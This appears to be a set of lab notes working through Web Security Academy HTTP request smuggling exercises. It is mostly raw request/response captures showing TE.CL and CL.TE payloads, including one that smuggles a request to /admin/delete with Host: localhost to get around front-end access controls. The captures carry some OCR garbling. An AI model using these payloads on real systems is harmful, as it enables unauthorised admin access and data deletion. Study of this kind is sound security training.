differential responses </title> 13 </head> 14 <body> 15 <script src="/resources/labheader/j 16 </script> 17 <div id="academyLabHeader"> 18 <section class='academyLabBanner is 19 <div class=container> <div class=logo> </div> <div class=title-container> <h2> HTTP request smuggling, co differential responses </h2> </pre>						

- When the next request is submitted it will begin with the unprocessed data submitted in the previous request.
- Which is why now when the normal GET / request is sent, the response contains 404 Not Found message instead of the normal response data.

Request		Response						
Pretty	Raw	Hex	Hackvertor	Pretty	Raw	Hex	Render	Hackvertor
<pre> 1 GET / HTTP/1.1 2 Host: 0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net 3 Cookie: session=FbkLcck3bc0LejheSCYvLgRupNj3NohD 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0a3c00ec034cb5ab8aa04e7400ad001f.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 </pre>		<pre> 1 HTTP/1.1 404 Not Found 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 11 6 7 "Not Found" </pre>						

- Using differential responses to confirm if request smuggling vulnerability is real is required, because if we used a basic payload like in the first few labs, there would be no indication of request smuggling, since the application responds with a 200 OK even for abnormal request methods like GGET.

Request

Pretty	Raw	Hex	Hackvertor
1 POST / HTTP/1.1 2 Host: Oaaaf00c503d877ed80b0e4ca007c003f.web-security-academy.net 3 Cookie: session=XJBJerBAEStV1CG1HKCiDk71vNFV7VFI 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://Oaaaf00c503d877ed80b0e4ca007c003f.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 Content-Type: application/x-www-form-urlencoded 16 Content-Length: 6 17 Transfer-Encoding: chunked 18 19 0 20 21 G			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 8323 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href=/resources/labheader/css/a 11 <link href=/resources/css/labsBlog.cs 12 <title> HTTP request smuggling, confirming responses </title> </head> <body> 15 <script src="/resources/labheader/js/ </script> 16 <div id="academyLabHeader"> 17 <section class='academyLabBanner'> 18 <div class=container> 19 <div class=logo> </div> <div class=title-container> <h1>				

Request

Pretty	Raw	Hex	Hackvertor
1 GGET / HTTP/1.1 2 Host: Oaaaf00c503d877ed80b0e4ca007c003f.web-security-academy.net 3 Cookie: session=XJBJerBAEStV1CG1HKCiDk71vNFV7VFI 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://Oaaaf00c503d877ed80b0e4ca007c003f.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 16			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 8323 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href=/resources/labheader/css/a 11 <link href=/resources/css/labsBlog.cs 12 <title> HTTP request smuggling, confirming responses </title> </head> <body> 15 <script src="/resources/labheader/js/ </script> 16 <div id="academyLabHeader">				

Lab: HTTP request smuggling, confirming a
TE.CL vulnerability via differential responses

Lab: HTTP request smuggling, confirming a TE.CL vulnerability via differential responses

- This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding.
- To solve the lab, smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a 404 Not Found response.
- Note
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- **Summary – Steps to Exploit:**
- See slides.

Request

Pretty Raw Hex Hackvertor

```

1 GET /testtttt HTTP/2
2 Host: Oala00b0041e6a0280ab67c200a900f6.web-security-academy.net
3 Cookie: session=UtMv4p2zK7RA1YOVEhz0QB3aII50qTkq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5

```

Response

Pretty Raw Hex Render Hackvertor

```

1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11
5
6 "Not Found"

```

Request

Pretty Raw Hex Hackvertor

```

1 GET / HTTP/2
2 Host: Oala00b0041e6a0280ab67c200a900f6.web-security-academy.net
3 Cookie: session=UtMv4p2zK7RA1YOVEhz0QB3aII50qTkq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oala00b0041e6a0280ab67c200a900f6.web-security-academy.net/

```

Response

Pretty Raw Hex Render Hackvertor

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8234
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/a
10    <link href=/resources/css/labsBlog.cs
11    <title>

```

- Similar to the previous lab, we'll use the GET / endpoint to confirm if a request smuggling vulnerability exists in the application.
- Normally the request returns a 200 OK message.
- When a non-existing endpoint is requested, the application returns a 404 Not Found.

- **TE.CL Exploit**
- First inject the payload in the body of the request, then use the HTTP Request Smuggler extension to add in the bytes required for the TE header.
- Here the front-end application is parsing the request using the TE header. The back-end server uses the CL header to parse the request, which is to the GET /404 endpoint.
- **Note:** *** The body parameter in the payload (x=) was required to get the 404 Not Found response in the next normal request.

Request	Response
<pre> Pretty Raw Hex Hackvertor 1 POST / HTTP/1.1 2 Host: Dala00b0041e6a0280ab67c200a900f6.web-security-academy.net 3 Cookie: session=UtMv4p2zK7RA1YOVEhz0QB3aII50qTkq 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://Dala00b0041e6a0280ab67c200a900f6.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 Transfer-Encoding: chunked 16 Content-Length: 4 17 Content-Type: application/x-www-form-urlencoded 18 19 7b 20 GET /404 HTTP/1.1 21 Host: vulnerable-website.com 22 Content-Type: application/x-www-form-urlencoded 23 Content-Length: 144 24 25 x= 26 0 27 28 </pre>	<pre> Pretty Raw Hex Render Hackvertor 1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 8234 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href=/resources/labheader/css/i 11 <link href=/resources/css/labsBlog.c: 12 HTTP request smuggling, confirming differential responses </title> 13 </head> 14 <body> 15 <script src="/resources/labheader/js, </script> 16 <div id="academyLabHeader"> 17 <section class='academyLabBanner'> 18 <div class=container> 19 <div class=logo> </div> 20 <div class=title-container> 21 <h2> 22 HTTP request smuggling, co differential responses </h2> 23 <a class=link-back href=' https://portswigger.net/web- ab-confirming-te-cl-via-diffe </pre>

- Now when submitting the normal request, instead of seeing a 200 OK message, there is a 504 Gateway Timeout response.
- This indicates that the request smuggling payload worked as expected.

Request		Response	
	Pretty	Pretty	
1	GET / HTTP/1.1	1	HTTP/1.1 504 Gateway Timeout
2	Host: Oala00b0041e6a0280ab67c200a900f6.web-security-academy.net	2	Content-Type: text/html; charset=utf-8
3	Cookie: session=UtMv4p2zK7PA1YOVEhz0QB3aII50qTkq	3	X-Frame-Options: SAMEORIGIN
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0	4	Connection: close
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	5	Content-Length: 162
6	Accept-Language: en-US,en;q=0.5	6	
7	Accept-Encoding: gzip, deflate	7	<html>
8	Referer: https://Oala00b0041e6a0280ab67c200a900f6.web-security-academy.net/		<head>
9	Upgrade-Insecure-Requests: 1		<title>
10	Sec-Fetch-Dest: document		Server Error: Gateway Timeout
11	Sec-Fetch-Mode: navigate		</title>
12	Sec-Fetch-Site: same-origin		</head>
13	Sec-Fetch-User: ?1		<body>
14	Te: trailers		<h1>
15			Server Error: Gateway Timeout (3) connecting to vulnerable-website.com

- Another payload that worked.
- **Note:** The body parameter in the payload had a value. The Host header was not required in payload.

Request

Pretty	Raw	Hex	Hackvertor
1 POST / HTTP/1.1			
2 Host: Da7900de030f2159811e167f00dd0091.web-security-academy.net			
3 Cookie: session=Q6DqPSNtNb1tgJ1HRK1tKjwL9wnKCQzT			
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0			
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			
6 Accept-Language: en-US,en;q=0.5			
7 Accept-Encoding: gzip, deflate			
8 Referer: https://Da7900de030f2159811e167f00dd0091.web-security-academy.net/			
9 Upgrade-Insecure-Requests: 1			
10 Sec-Fetch-Dest: document			
11 Sec-Fetch-Mode: navigate			
12 Sec-Fetch-Site: same-origin			
13 Sec-Fetch-User: ?1			
14 Te: trailers			
15 Transfer-Encoding: chunked			
16 Content-Length: 4			
17 Content-Type: application/x-www-form-urlencoded			
18			
19 5e			
20 POST /404 HTTP/1.1			
21 Content-Type: application/x-www-form-urlencoded			
22 Content-Length: 15			
23			
24 x=1			
25 0			
26			
27			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/1.1 200 OK				
2 Content-Type: text/html; charset=utf-8				
3 X-Frame-Options: SAMEORIGIN				
4 Connection: close				
5 Content-Length: 8278				
6				
7 <!DOCTYPE html>				
8 <html>				
9 <head>				
10 <link href=/resources/labheader/cs:				
11 <link href=/resources/css/labsBlog				
12 <title>				
13 HTTP request smuggling, confirming differential responses				
14 </title>				
15 </head>				
16 <body>				
17 <script src=/resources/labheader/				
18 </script>				
19 <div id=academyLabHeader>				
20 <section class='academyLabBanner'				
21 <div class=container>				
22 <div class=logo>				
23 </div>				
24 <div class=title-container>				
25 <h2>				
26 HTTP request smuggling, confirming differential responses				
27 </h2>				
28 <a class=link-back href='https://nortswimmer.net/wel'				

Request

Pretty	Raw	Hex	Hackvertor
1 GET / HTTP/1.1			
2 Host: Da7900de030f2159811e167f00dd0091.web-security-academy.net			
3 Cookie: session=Q6DqPSNtNb1tgJ1HRK1tKjwL9wnKCQzT			
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0			
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			
6 Accept-Language: en-US,en;q=0.5			
7 Accept-Encoding: gzip, deflate			
8 Referer: https://Da7900de030f2159811e167f00dd0091.web-security-academy.net/			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/1.1 404 Not Found				
2 Content-Type: application/json; charset=utf-8				
3 Set-Cookie: session=WPgvdOQLOmGK2JRgpmYHpgTrU; SameSite=None				
4 X-Frame-Options: SAMEORIGIN				
5 Connection: close				
6 Content-Length: 11				
7				
8 "Not Found"				

Exploiting HTTP request smuggling vulnerabilities

7 Labs

Lab: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

Lab: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

- This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. There's an admin panel at /admin, but the front-end server blocks access to it.
- To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user carlos.
- Note
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- **Summary – Steps to Exploit:**
- See slides.

- The front-end application is blocking access to the /admin endpoint.

Request		Response	
	Pretty	Pretty	Raw
1	GET /admin HTTP/2	1	HTTP/2 403 Forbidden
2	Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net	2	Content-Type: application/json; charset=utf-8
3	Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq	3	Content-Length: 24
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0	4	
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	5	"Path /admin is blocked"
6	Accept-Language: en-US,en;q=0.5		

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3 Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 89
17 Transfer-Encoding: chunked
18
19 0
20
21 GET /admin HTTP/1.1
22 Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8173
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href=/resources/labheader/css/
11    <link href=/resources/css/labsBlog.c
12    <title>
        Exploiting HTTP request smuggling
        controls, CL.TE vulnerability
    </title>
13   </head>
14   <body>
15     <script src="/resources/labheader/ja
16   </script>
17   <div id="academyLabHeader">
18     <section class='academyLabBanner'>
19       <div class=container>
20         <div class=logo>
21           Exploiting HTTP request sm
```

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/1.1
2 Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3 Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 Connection: close
5 Content-Length: 50
6
7 {
  "error": "Duplicate header names are not allowed"
}
```

- Submit a CL.TE payload to gain access to the /admin endpoint.
- Lines 21-22, will essentially be part of the next request that is submitted to the application. The back-end server does not implement access controls as it relies on the front-end server for that, so any requests passed to the back-end would be valid by default.
- The application responds with a 400 Bad Request error message.

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3 Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 32
17 Transfer-Encoding: chunked
18
19 0
20
21 GET /admin HTTP/1.1
22 Foo: x
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8173
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href=/resources/labheader/css/
11    <link href=/resources/css/labsBlog.c
12    <title>
13      Exploiting HTTP request smuggling
14      controls, CL.TE vulnerability
15    </title>
16    </head>
17    <body>
18      <script src="/resources/labheader/j
19      </script>
20      <div id="academyLabHeader">
21        <section class="academyLabBanner">
22          <div class=container>
```

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/1.1
2 Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3 Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
5 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
6 q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

- Submitting another payload, but this time changing the Host header to Foo, results in a different error message.

- The /admin interface is only available to local users.

Response

Pretty Raw Hex Render Hackvertor

```
31   </div>
32   <div class="widgetcontainer-lab-status is-notsolved">
33     <span>
34       LAB
35     </span>
36     <p>
37       Not solved
38     </p>
39     <span class="lab-status-icon">
40       </span>
41   </div>
42   </div>
43   <div theme="">
44     <section class="maincontainer">
45       <div class="container is-page">
46         <header class="navigation-header">
47           <section class="top-links">
48             <a href="/">Home
49           </a>
50           <p>
51             |
52           </p>
53           <a href="/my-account">
54             My account
55           </a>
56           <p>
57             |
58           </p>
59           </section>
60         </header>
61         <header class="notification-header">
62           Admin interface only available to local users
63         </header>
64       </div>
65     </section>
```

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3 Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 41
17 Transfer-Encoding: chunked
18
19 O
20
21 GET /admin HTTP/1.1
22 Host: localhost
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8173
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href="/resources/labheader/css/
11       <link href="/resources/css/labsBlog.c
12         <title>
13           Exploiting HTTP request smuggling
14             controls, CL.TE vulnerability
15           </title>
16         </head>
17       <body>
18         <script src="/resources/labheader/js/
19           </script>
20         <div id="academyLabHeader">
21           <section class='academyLabBanner'>
22             <div class=container>
23               <div class=logo>
24             </div>
25             <div class=title-container>
26               <h2>
27                 Exploiting HTTP request sm
28               </h2>
29             </div>
30           </section>
31         </div>
32       </body>
33     </html>
```

- Changing the Host header to localhost, still returns the same error message about duplicate header names not allowed.
- Since the payload contains a Host header and the normal request submitted also contains a Host header this behavior is rejected.

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/1.1
2 Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3 Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 Connection: close
5 Content-Length: 50
6
7 {
      "error": "Duplicate header names are not allowed"
}
```

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3 Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 116
17 Transfer-Encoding: chunked
18
19 0
20
21 GET /admin HTTP/1.1
22 Host: localhost
23 Content-Type: application/x-www-form-urlencoded
24 Content-Length: 10
25
26 x=
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8173
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/labheader/css/
11    <link href="/resources/css/labsBlog.c
12    <title>
13      Exploiting HTTP request smuggling
14      controls, CL.TE vulnerability
15    </title>
16    </head>
17    <body>
18      <script src="/resources/labheader/j
19      <div id="academyLabHeader">
20        <section class='academyLabBanner'>
21          <div class=container>
```

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/1.1
2 Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3 Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
<p>
|
</p>
<a href="/my-account">
  My account
</a>
<p>
|
</p>
</section>
</header>
<header class="notification-header">
</header>
<section>
  <h1>
    Users
  </h1>
  <div>
    <span>
      wiener -
    </span>
    <a href="/admin/delete?username=wiener">
      Delete
    </a>
  </div>
  <div>
    <span>
      carlos -
    </span>
    <a href="/admin/delete?username=carlos">
      Delete
    </a>
```

- To bypass the previous restriction, append the Content-Type and Content-Length header, along with a body parameter to the CL.TE payload.
- When a normal request is submitted all that request data would be appended to the parameter of the smuggled request.

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3 Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 139
17 Transfer-Encoding: chunked
18
19 0
20
21 GET /admin/delete?username=carlos HTTP/1.1
22 Host: localhost
23 Content-Type: application/x-www-form-urlencoded
24 Content-Length: 10
25
26 x=
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8173
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href="/resources/labheader/css/main.css" rel="stylesheet"/>
11     <link href="/resources/css/labsBlog.css" rel="stylesheet"/>
12   <title>
13     Exploiting HTTP request smuggling controls, CL.TE vulnerability
14   </title>
15   <body>
16     <script src="/resources/labheader/javascript.js"></script>
17     <div id="academyLabHeader">
18       <section class='academyLabBanner'>
19         <div class=container>
20           <div class=logo>
21             
22           <div class=title-container>
23             <h2>
24               Exploiting HTTP request smuggling controls, CL.TE vulnerability
25             </h2>
26             <a class=link-back href='https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login'>Back</a>
27           </div>
28         </div>
29       </section>
30     </div>
31   </body>
32 </html>
```

- Update the payload with the endpoint used to delete the user, Carlos.

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/1.1
2 Host: 0a95007d03be320c81920de1002f002d.web-security-academy.net
3 Cookie: session=TnMwbjZsw5n8OngiNh8NVTz7XeQhKwAq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a95007d03be320c81920de1002f002d.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 302 Found
2 Location: /admin
3 Set-Cookie: session=FqDEykWVOVOJadi0NNbYB1; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Connection: close
6 Content-Length: 0
7
8
```

**Lab: Exploiting HTTP request smuggling to
bypass front-end security controls, TE.CL
vulnerability**

Lab: Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

- This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. There's an admin panel at /admin, but the front-end server blocks access to it.
- To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user carlos.
- Note
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- **Summary – Steps to Exploit:**
- See slides.

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: Oaf5000d030d79a581fa6c3600aa0050.web-security-academy.net
3 Cookie: session=YcwWdD7uR2cA58oLZunDzz7A5hzTTEnf
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
